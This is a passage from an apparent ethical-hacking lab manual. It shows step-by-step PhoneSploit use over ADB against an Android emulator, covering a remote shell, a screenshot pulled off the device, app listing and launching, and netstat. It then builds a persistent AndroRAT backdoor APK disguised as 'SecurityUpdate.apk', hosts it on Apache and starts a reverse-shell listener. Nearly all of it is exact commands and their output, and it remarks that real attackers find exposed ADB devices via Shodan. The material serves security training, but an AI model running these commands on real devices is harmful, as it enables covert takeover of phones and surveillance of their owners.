error: no devices/emulators found

[+] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main_menu) > 4

[+]Enter a device name.
->phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ pwd
/
x86_64:/ $ ls
acct           init          nonplat_file_contexts  proc
bugreports     init.android_x86_64.rc  nonplat_hwservice_contexts sbin
cache          init.environ.rc   nonplat_property_contexts sdcard
charger        init.rc        nonplat_seapp_contexts  sepolicy
config         init.superuser.rc nonplat_service_contexts storage
d              init.usb.configfs.rc oem
data           init.usb.rc    plat_file_contexts      sys
default.prop   init.zygote32.rc  plat_hwservice_contexts ueventd.android_x86_64.rc
dev            init.zygote64_32.rc  plat_property_contexts ueventd.rc
etc            lib           plat_seapp_contexts    vendor
fstab.android_x86_64 mnt       plat_service_contexts vndservice_contexts
x86_64:/ $ cd sdcard
x86_64:/sdcard $ ls
Alarms Android DCIM Download Movies Music Notifications Pictures Podcasts Ringtones
x86_64:/sdcard $
```

20.  Type **cd Download** and press **Enter** to navigate to the **Download** folder.
21.  Type **ls** and press **Enter** to list all the available files in the folder. In this case, we are interested in the **images.jpeg** file, which we downloaded earlier.

Note down the location of **images.jpeg** (in this example, **/sdcard/Download/images.jpeg**). We will download this file in later steps.

```
Applications Places System python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
python3 phonesploit(main_menu) > 4
[+] Enter a device name.
->phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ pwd
/
x86_64:/ $ ls
acct           init.superuser.rc      plat_property_contexts
bugreports     init.usb.configfs.rc  plat_seapp_contexts
cache          init.usb.rc          plat_service_contexts
charger        init.zygote32.rc     proc
config         init.zygote64_32.rc   sbin
d              lib
data           mnt
default.prop   nonplat_file_contexts  sdcard
dev            nonplat_hwservice_contexts sys
etc            nonplat_property_contexts system
fstab.android_x86_64  nonplat_seapp_contexts ueventd.android_x86_64.rc
init           nonplat_service_contexts ueventd.rc
init.android_x86_64.rc  oem
init.environ.rc    plat_file_contexts vendor
init.rc         plat_hwservice_contexts vndservice_contexts
x86_64:/ $ cd sdcard
x86_64:/sdcard $ ls
Alarms  DCIM      Movies  Notifications  Podcasts
Android Download Music  Pictures       Ringtones
x86_64:/sdcard $ cd Download
x86_64:/sdcard/Download $ ls
images.jpeg
x86_64:/sdcard/Download $
```


22.  Type **exit** and press **Enter** to exit the shell command line and return to the main menu.
23.  At the **main\_menu** prompt, type **7** and press **Enter** to choose **Screen Shot a picture on a phone**.
24.  When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
25.  When prompted to **Enter where you would like the screenshot to be saved**, type **/home/attacker/Desktop** as the location and press **Enter**. The screenshot of the target mobile device will be saved in the given location. Minimize the **Terminal** window.

The screenshot shows a terminal window titled "python3 phonesploit.py - Parrot Terminal". The terminal displays a file listing from the root directory, followed by navigating to the "sdcard" directory and listing its contents. It then navigates to the "Download" folder and captures a screenshot, which is saved as "screen.png".

```
Applications Places System python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
cache          init.usb.rc      plat_service_contexts
charger        init.zygote32.rc  proc
config         init.zygote64_32.rc sbin
d              lib             sdcard
data           mnt             sepolicy
default.prop   nonplat_file_contexts storage
dev            nonplat_hwservice_contexts sys
etc            nonplat_property_contexts system
fstab.android_x86_64  nonplat_seapp_contexts ueventd.android_x86_64.rc
init           nonplat_service_contexts ueventd.rc
init.android_x86_64.rc  oem             vendor
init.environ.rc    plat_file_contexts vndservice_contexts
init.rc          plat_hwservice_contexts
x86_64:/ $ cd sdcard
x86_64:/sdcard $ ls
Alarms  DCIM  Movies  Notifications  Podcasts
Android Download Music  Pictures  Ringtones
x86_64:/sdcard $ cd Download
x86_64:/sdcard/Download $ ls
images.jpeg
x86_64:/sdcard/Download $ exit
phonesploit(main menu) > 7

[+]Enter a device name.
->phonesploit(screenshot) > 10.10.1.14
|
[+]Enter where you would like the screenshot to be saved.
->phonesploit(screenshot) > /home/attacker/Desktop
/sdcard/screen.png: 1 file pulled. 5.0 MB/s (19618 bytes in 0.004s)
phonesploit(main menu) >
```

26.  Click **Places** in the top section of the **Desktop**; then, from the context menu, click **Desktop**.
27.  You should see the downloaded screenshot of the targeted Android device (**screen.png**). Double-click it if you wish to view the screenshot.



28.  Close the **Desktop** window and switch back to the **Terminal** window.
29.  At the **main\_menu** prompt, type **14** and press **Enter** to choose **List all apps on a phone**.
30.  When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
31.  The result appears, displaying the installed apps on the target Android device, as shown in the screenshot.

Using this information, you can use other PhoneSploit options to either launch or uninstall any of the installed apps.

```
[+]Enter where you would like the screenshot to be saved.  
->phonesploit(screenshot) > /home/attacker/Desktop  
/sdcard/screen.png: 1 file pulled. 5.0 MB/s (19618 bytes in 0.004s)  
phonesploit(main menu) > 14  
[+]Enter a device name.  
->phonesploit(package manager) > 10.10.1.14  
package:/system/priv-app/CtsShimPrivPrebuilt/CtsShimPrivPrebuilt.apk=com.android.cts.priv.ctsshim  
package:/system/priv-app/GoogleExtServices/GoogleExtServices.apk=com.google.android.ext.services  
package:/system/app/RSSReader/RSSReader.apk=com.example.android.rssreader  
package:/system/priv-app/TelephonyProvider/TelephonyProvider.apk=com.android.providers.telephony  
package:/system/priv-app/AnalyticsService/AnalyticsService.apk=org.android_x86.analytics  
package:/data/app/com.google.android.googlequicksearchbox-4YihZPYRJ_19TS1hhE6kvg==/base.apk=com.google.android.googlequicksearchbox  
package:/system/priv-app/CalendarProvider/CalendarProvider.apk=com.android.providers.calendar  
package:/system/priv-app/MediaProvider/MediaProvider.apk=com.android.providers.media  
package:/system/priv-app/GoogleOneTimeInitializer/GoogleOneTimeInitializer.apk=com.google.android.onetimeinitializer  
package:/system/app/GoogleExtShared/GoogleExtShared.apk=com.google.android.ext.shared  
package:/system/priv-app/WallpaperCropper/WallpaperCropper.apk=com.android.wallpapercropper  
package:/system/priv-app/TSCalibration2/TSCalibration2.apk=org.zeroxlab.util.tscal  
package:/system/priv-app/DocumentsUI/DocumentsUI.apk=com.android.documentsui  
package:/system/priv-app/ExternalStorageProvider/ExternalStorageProvider.apk=com.android.externalstorage  
package:/system/app/HTMLViewer/HTMLViewer.apk=com.android.htmlviewer  
package:/system/app/CompanionDeviceManager/CompanionDeviceManager.apk=com.android.companiondevicemanager  
package:/system/priv-app/MmsService/MmsService.apk=com.android.mms.service  
package:/system/priv-app/DownloadProvider/DownloadProvider.apk=com.android.providers.downloads  
package:/system/priv-app/DefaultContainerService/DefaultContainerService.apk=com.android.defcontainer  
package:/system/app/DownloadProviderUI/DownloadProviderUI.apk=com.android.providers.downloadui
```

32. Now, at the **main\_menu** prompt, type **15** and press **Enter** to choose **Run an app**. In this example, we will launch a calculator app on the target Android device.


Based on the information obtained in the previous step about the installed applications, you can launch any app of your choice.

33.  When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
  34.  To launch the calculator app, type **com.android.calculator2** and press **Enter**.

```
python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
package:/system/priv-app/ContactsProvider/ContactsProvider.apk=com.android.providers.contacts
package:/system/app/CaptivePortalLogin/CaptivePortalLogin.apk=com.android.captiveportallogin
phonesploit(main menu) > 15
[+]Enter a device name.
->phonesploit(app_run) > 10.10.1.14
[+]Enter a package name. They look like this --> com.snapchat.android
->phonesploit(app_run) > com.android.calculator2
bash arg: -p
bash arg: com.android.calculator2
bash arg: -v
bash arg: 500
args: [-p, com.android.calculator2, -v, 500]
arg: "-p"
arg: "com.android.calculator2"
arg: "-v"
arg: "500"
data="com.android.calculator2"
:Monkey: seed=1650595962195 count=500
:AllowPackage: com.android.calculator2
:IncludeCategory: android.intent.category.LAUNCHER
:IncludeCategory: android.intent.category.MONKEY
// Event percentages:
// 0: 15.0%
// 1: 10.0%
// 2: 2.0%
// 3: 15.0%
// 4: -0.0%
// 5: -0.0%
```

35.  After launching the calculator app on the target Android device, click **Android** to switch to the **Android** machine.
36.  You will see that the calculator app is running, and that random values have been entered, as shown in the screenshot.

The entered values might differ in your lab environment.



37.  Click **Parrot Security** to switch back to the **Parrot Security** machine. In the **Terminal** window, type **p** and press **Enter** to navigate to additional PhoneSploit options on the **Next Page**.
38.  The result appears, displaying additional PhoneSploit options, as shown in the screenshot.
39.  At the **main\_menu** prompt, type **18** and press **Enter** to choose **Show Mac/Inet** information for the target Android device.
40.  When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
41.  The result appears, displaying the Mac/Inet information of the target Android device.

```
python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
:Sending Trackball (ACTION_MOVE): 0:(-4.0,3.0)
:Sending Trackball (ACTION_MOVE): 0:(-5.0,-2.0)
:Sending Touch (ACTION_DOWN): 0:(933.0,206.0)
:Sending Touch (ACTION_UP): 0:(932.59546,211.19917)
:Sending Touch (ACTION_DOWN): 0:(629.0,265.0)
:Sending Touch (ACTION_UP): 0:(631.9405,250.54803)
    // Rejecting start of Intent { act=android.speech.action.WEB_SEARCH cmp=com.google.android.googlequicksearchbox/.SearchActivity } in package com.google.android.googlequicksearchbox
:Sending Touch (ACTION_DOWN): 0:(603.0,450.0)
:Sending Touch (ACTION_UP): 0:(616.8699,467.9604)
:Sending Touch (ACTION_DOWN): 0:(1044.0,636.0)
:Sending Touch (ACTION_UP): 0:(1045.2139,631.2166)
:Sending Trackball (ACTION_MOVE): 0:(-1.0,-3.0)
Events injected: 500
:Sending rotation degree=0, persist=false
:Dropped: keys=0 pointers=0 trackballs=0 flips=0 rotations=0
## Network stats: elapsed time=4251ms (0ms mobile, 0ms wifi, 4251ms not connected)
// Monkey finished
phonesploit(main menu) > 18

[+]Enter a device name.
->phonesploit(mac inet) > 10.10.1.14
5: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:15:5d:22:23:90 brd ff:ff:ff:ff:ff:ff
        inet 10.10.1.14/24 brd 10.10.1.255 scope global wlan0
            valid_lft forever preferred_lft forever
        inet6 fe80::44d1:6184:7821:b619/64 scope link flags 800
            valid_lft forever preferred_lft forever
phonesploit(main menu) >
```

42.  Now, at the **main\_menu** prompt, type **21** and press **Enter** to choose the **NetStat** option.
43.  When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
44.  The result appears, displaying netstat information of the target Android device, as shown in the screenshot.

For demonstration purposes, in this task, we are exploiting the Android emulator machine. However, in real life, attackers use the **Shodan** search engine to find ADB-enabled devices and exploit them to gain sensitive information and carry out malicious activities.

```

Applications Places System python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
valid_lft forever preferred_lft forever
inet6 fe80::44d1:6184%7821:b619/64 scope link flags 800
valid_lft forever preferred_lft forever
phonesploit(main menu) > 21
[+]Enter a device name.
->phonesploit(net_stat) > 10.10.1.14
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp6      0      0 ::ffff:10.10.1.14:44430 lax31s06-in-f3.1e1:http ESTABLISHED
tcp6      0      0 ::ffff:10.10.1.14:43776 mia09s26-in-f4.1e:https ESTABLISHED
tcp6      1      0 ::ffff:10.10.1.14:45818 tzmiaa-aa-in-f8.1:https CLOSE_WAIT
tcp6      0      0 ::ffff:10.10.1.14:49094 rc-in-f188.1e100.n:5228 ESTABLISHED
tcp6      0      0 ::ffff:10.10.1.14:5555  ::ffff:10.10.1.13:37274 ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type      State           I-Node Path
unix    62     [ ]        DGRAM
unix    2      [ ]        DGRAM
unix    2      [ ]        DGRAM
unix    3      [ ]        SEQPACKET  CONNECTED    98727
unix    3      [ ]        STREAM     CONNECTED    30034
unix    2      [ ]        DGRAM
unix    2      [ ]        DGRAM
unix    3      [ ]        SEQPACKET  CONNECTED    126535
unix    3      [ ]        SEQPACKET  CONNECTED    133001
unix    3      [ ]        SEQPACKET  CONNECTED    123008
unix    2      [ ]        DGRAM
unix    3      [ ]        SEQPACKET  CONNECTED    78150
unix    2      [ ]        DGRAM
unix    3      [ ]        SEQPACKET  CONNECTED    15670
unix    2      [ ]        DGRAM
unix    3      [ ]        SEQPACKET  CONNECTED    8686
unix    3      [ ]        SEQPACKET  CONNECTED    126587 @jdwp-control

```


45.  In the same way, you can exploit the target **Android** device further by choosing other PhoneSploit options such as **Install an apk on a phone**, **Screen record a phone**, **Turn The Device off**, and **Uninstall an app**.
46.  This concludes the demonstration of how to exploit the Android platform through ADB using PhoneSploit.
47.  Document all the acquired information and close all open windows.

## Task 5: Hack an Android Device by Creating APK File using AndroRAT

AndroRAT is a tool designed to give control of an Android system to a remote user and to retrieve information from it. AndroRAT is a client/server application developed in Java Android for the client side and the Server is in Python. AndroRAT provides a fully persistent backdoor to the target device as the app starts automatically on device boot up, it also obtains the current location, sim card details, IP address and MAC address of the device.

In this task, we will use AndroRAT to create an APK file to hack an Android device.

1.  In the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



2.  A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3.  In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

4.  Type **cd AndroRAT** and press **Enter** to navigate to the AndroRAT repository.

The screenshot shows a terminal window titled "cd AndroRAT - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd AndroRAT
[root@parrot] ~
#
```

The desktop environment visible in the background includes icons for "README", "License", "Trash", and a "Menu" button.

5.  Type **python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk** and press **Enter** to create an APK file (here, **SecurityUpdate.apk**).
  - o **--build**: is used for building the APK
  - o **-i**: specifies the local IP address (here, **10.10.1.13**)
  - o **-p**: specifies the port number (here, **4444**)
  - o **-o**: specifies the output APK file (here, **SecurityUpdate.apk**)
6.  You can observe that an APK file (**SecurityUpdate.apk**) is generated at the location **/home/attacker/AndroRAT/**.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk - Parrot Terminal". The terminal content shows the following steps:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd AndroRAT
[root@parrot] ~
# python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

[root@parrot] ~
#
```

The terminal window has a dark background with green text. The Parrot OS desktop interface is visible in the background, including the menu bar and icons.

7.  Type **cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/** and press **Enter** to copy the **SecurityUpdate.apk** file to the location **share** folder.

If the share folder does not exist, then execute the following commands to create a share folder and assign required permissions to it:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

8.  Type **service apache2 start** and press **Enter** to start an Apache web server.

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd AndroRAT
[root@parrot] ~
# python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

[root@parrot] ~
# cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/
[root@parrot] ~
# service apache2 start
[root@parrot] ~
#
```

9.  Now, type **python3 androRAT.py --shell -i 0.0.0.0 -p 4444** and press **Enter** to start listening to the victim's machine.
  - **--shell**: is used for getting the interpreter
  - **-i**: specifies the IP address for listening (here, **0.0.0.0**)
  - **-p**: specifies the port number (here, **4444**)
10.  You can observe that AndroRAT starts waiting for a connection.

